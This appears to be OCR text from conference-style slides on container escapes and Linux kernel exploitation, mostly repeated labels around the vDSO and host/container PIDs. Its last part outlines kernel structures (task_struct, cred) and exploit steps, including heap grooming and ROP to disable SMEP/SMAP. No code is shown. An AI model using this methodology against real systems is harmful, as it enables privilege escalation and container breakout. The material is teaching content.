
PID 55551



vDSO

Container


PID 1337



BONUS FEATURES

Hosty McHostTas


PID 55551



vDSO


Container

PID 1337



Hosty McHostTas

PID 55551





BONUS FEATURES

vDSO

Container

PID 1337







What `time()` is it?

Hosty McHostTas

PID 55551



vDSO




IT'S PARTY TIME

What `time()` is it?


Hosty McHostTas

PID 55551



Kernel Exploitation

Let’s talk about some common goals and patterns


task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...
cred
…lots of fields...
kuid_t uid
kuid_t gid
kuid_t euid
kuid_t egid
…lots of fields...
kernel_cap_t cap_inheritable
kernel_cap_t cap_effective
...some more fields...
void *security
user_namespace *user_ns
...many more fields...

Kernel

Kernel


Userspace

Kernel

Kernel

Userspace


Step 1:
Memory layout, state grooming, etc.



Kernel

Userspace


Step 2:
Trigger
Bug




Kernel

Userspace

Step 3:
ROP to disable SMEP/SMAP







Kernel

Userspace

Step 4:

Return to userland



